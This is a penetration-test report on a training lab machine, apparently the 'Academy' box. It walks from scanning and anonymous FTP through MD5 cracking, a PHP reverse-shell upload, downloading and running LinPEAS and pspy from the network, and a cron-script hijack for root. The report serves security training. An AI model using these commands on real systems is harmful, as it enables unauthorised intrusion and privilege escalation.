Impact:	**Likelihood: Low** Cannot directly exploit. Should be use social engineering techniques. **Impact: Medium** Attacker can use MITM attacks to intercept the traffic.
Tools Used:	Firefox Web Browser
Mitigation:	Implementing SSL/TLS encryption is strongly recommended to secure data in transit.
References:	https://probely.com/vulnerabilities/unencrypted-communications

Proof of Concept (PoC)

SSL is not configured. We did not not do this due to out of scope.



Attack Narrative

This section shows you a technical approach about how did we gain unauthorized access to the systems.

Scanning and Enumeration

Found 3 open ports after a nmap all port scan.

In Attacker Shell

```
nmap 192.168.237.136 -p-
```

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap 192.168.237.136 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-01 05:44 EDT
Nmap scan report for 192.168.237.136
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:FD:06:72 (VMware)
```

Found this system is vulnerable to FT Anonymous Login after a nmap deep scan.

In Attacker Shell

```
nmap 192.168.237.136 -p 21,22,80 -A -T 4
```

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
```


Enumerate web directories using Feroxbuster tool

In Attacker Shell


```
feroxbuster --url http://192.168.237.136
```

```
[#################### - 58s    30000/30000   514/s   http://192.168.237.136/
[#################### - 2m     30000/30000   230/s   http://192.168.237.136/phpmyadmin/
[#################### - 2m     30000/30000   265/s   http://192.168.237.136/academy/
[#################### - 2m     30000/30000   213/s   http://192.168.237.136/academy/admin/
[#################### - 0s     30000/30000   352941/s http://192.168.237.136/academy/includes/ => Directory listing
[#################### - 2s     30000/30000   14430/s http://192.168.237.136/academy/assets/ => Directory listing
[#################### - 0s     30000/30000   1250000/s http://192.168.237.136/academy/db/ => Directory listing
[#################### - 9s     30000/30000   3293/s  http://192.168.237.136/academy/assets/css/ => Directory listing
[#################### - 3s     30000/30000   11257/s http://192.168.237.136/academy/assets/img/ => Directory listing
[#################### - 3s     30000/30000   10680/s http://192.168.237.136/academy/assets/js/ => Directory listing
[#################### - 2m     30000/30000   203/s   http://192.168.237.136/phpmyadmin/js/
[#################### - 2m     30000/30000   216/s   http://192.168.237.136/phpmyadmin/doc/
[#################### - 9s     30000/30000   3463/s  http://192.168.237.136/academy/admin/includes/ => Directory listing
[#################### - 0s     30000/30000   714286/s http://192.168.237.136/academy/admin/assets/ => Directory listing
[#################### - 2m     30000/30000   202/s   http://192.168.237.136/phpmyadmin/sql/
[#################### - 1s     30000/30000   40107/s http://192.168.237.136/academy/assets/fonts/ => Directory listing
```

Found Web Application Login at http://192.168.237.136/academy/



Found phpMyAdmin Login at http://192.168.237.136/phpmyadmin/



Exploitation

Gaining access to Academy Web Application

Login to Target FTP server as Anonymous. username: anonymous, password: anonymous

In Attacker Shell
ftp 192.168.237.136

```
┌──(root㉿kali)-[~/Desktop]
└─# ftp 192.168.237.136
Connected to 192.168.237.136.
220 (vsFTPd 3.0.3)
Name (192.168.237.136:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

There is a note.txt file. Download note.txt file to the attacker VM.

In Target FTP Shell
get note.txt


```
ftp> ls
229 Entering Extended Passive Mode (|||15302|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||58228|)
150 Opening BINARY mode data connection for note.txt (776 bytes).
100% |***********************************************************
226 Transfer complete.
776 bytes received in 00:00 (23.68 KiB/s)
```

note.txt file has sensitive data. There is a SQL query, in this SQL query we there is a possible username and a password hash. These credentials can be use for login to web application later.

In Attacker Shell
cat note.txt

```
┌──(root㉿kali)-[~/Desktop]
└─# cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.


I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `
creationdate`, `updationDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.


Le me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

Identify Hash Algorithm using hashes.com web tool. Algorithm is MD5



Crack the password hash using John The Ripper tool.

In Attacker Shell


```
echo "cd73502828457d15655bbd7a63fb0bc8" > hash
john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
```

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
student          (?)
1g 0:00:00:00 DONE (2024-10-01 06:08) 50.00g/s 105600p/s 105600c/s 105600C/s hercules..princes
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Found Credentials.


```
Username: 10201321
Password: student
```

Successfully login to the Academy web application using above credentials.




Gaining Remote Access to the Target Server as www-data user.

Found File Upload Page at http://192.168.237.136/academy/my-profile.php



Upload a php reverse shell using above upload form.




Listen via netcat from Attacker VM

In Attacker Shell
nc -nlvp 4444

```
┌──(root㉿kali)-[/opt/shells]
└─# nc -nlvp 4444
listening on [any] 4444 ...
```

Browse to URL of the uploaded reverse shell.



Reverse shell gained successfully. as www-data user.

```
┌──(root㉿kali)-[/opt/shells]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.237.129] from (UNKNOWN) [192.168.237.136] 51594
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 01:11:56 up 27 min,  0 users,  load average: 0.13, 0.09, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Post Exploitation

Gaining Remote Access to the Target Server as grimmie user.

Upgrade current shell to an interactive shell.

In Target Shell
`python3 -c 'import pty; pty.spawn("/bin/bash")'`

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@academy:/$
```

Automated local enumeration using LinPEAS script.

In Target Shell

`wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh`
`chmod +x linpeas.sh`
`./linpeas.sh`

```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMagenta: Your username

 Starting linpeas. Caching Writable Folders ...


═══╣ Basic information ╠═══

OS: Linux version 4.19.0-16-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.181-1 (
)
User & Groups: uid=33(www-data) gid=33(www-data) groups=33(www-data)
Hostname: academy
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, a
 ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```

Found MySQL password from LinPEAS scan. Username is a guess which is grimmie.

`Username: grimmie` `Password: My_V3ryS3cur3_P4ss`

```
/var/www/html/academy/admin/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
/var/www/html/academy/includes/config.php:$mysql_password = "My_V3ryS3cur3_P4ss";
```

As mentioned in the note.txt grimmie user can be use same MySQL password for SSH too.
Successfully login to the target server via SSH as grimmie user.

In Attacker Shell
ssh grimmie@192.168.237.136

```
┌──(root㉿kali)-[~/Desktop]
└─# ssh grimmie@192.168.237.136
grimmie@192.168.237.136's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$
```

Gaining Remote Access to the Target Server as root user.

Found a cronjob associated with **/home/grimmie/**backup.sh file during LinPEAS enumeration.

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

* * * * * /home/grimmie/backup.sh
```

Use pspy tool to find if this is run as root user. UID is 0 it means this cron job is run as the root user.

In Target Shell (grimmie)

```
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
chmod +x pspy64
./pspy64
```

```
2024/10/02 05:58:01 CMD: UID=0     PID=28955  | /bin/sh -c /home/grimmie/backup.sh
2024/10/02 05:58:01 CMD: UID=0     PID=28956  | /bin/sh /home/grimmie/backup.sh
2024/10/02 05:58:01 CMD: UID=0     PID=28957  | /bin/sh /home/grimmie/backup.sh
2024/10/02 05:59:01 CMD: UID=0     PID=28958  | /usr/sbin/CRON -f
2024/10/02 05:59:01 CMD: UID=0     PID=28959  | /usr/sbin/CRON -f
```

Already have grimmie user access, and this **/home/grimmie/**backup.sh has edit access for grimmie user. Replace its content with below bash shell code.

In Target Shell (grimmie)

```
echo 'cp /bin/bash /tmp/bash;chmod +s /tmp/bash' > backup.sh
```

```
grimmie@academy:~$ echo 'cp /bin/bash /tmp/bash;chmod +s /tmp/bash' > backup.sh
grimmie@academy:~$ cat backup.sh
cp /bin/bash /tmp/bash;chmod +s /tmp/bash
```

When this cron job runs automatically this will create a binary which is /tmp/bash as root user. Using this binary we can gain a root shell.

In Target Shell (grimmie)

```
/tmp/bash -p
```

```
bash-5.0$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0#
```

There is a flag located in /root/flag.txt

```
bash-5.0# cat /root/flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.

Happy hacking !
```

Conclusion

This system is vulnerable to several attacks which are considered as critical and high. Attackers can easily gain access to Academy web application, MySQL Database (phpmyadmin) and the target server. Accessing target server is the most impactful because attackers can execute commands on the target server with highest privileges. Immediate mitigation is required.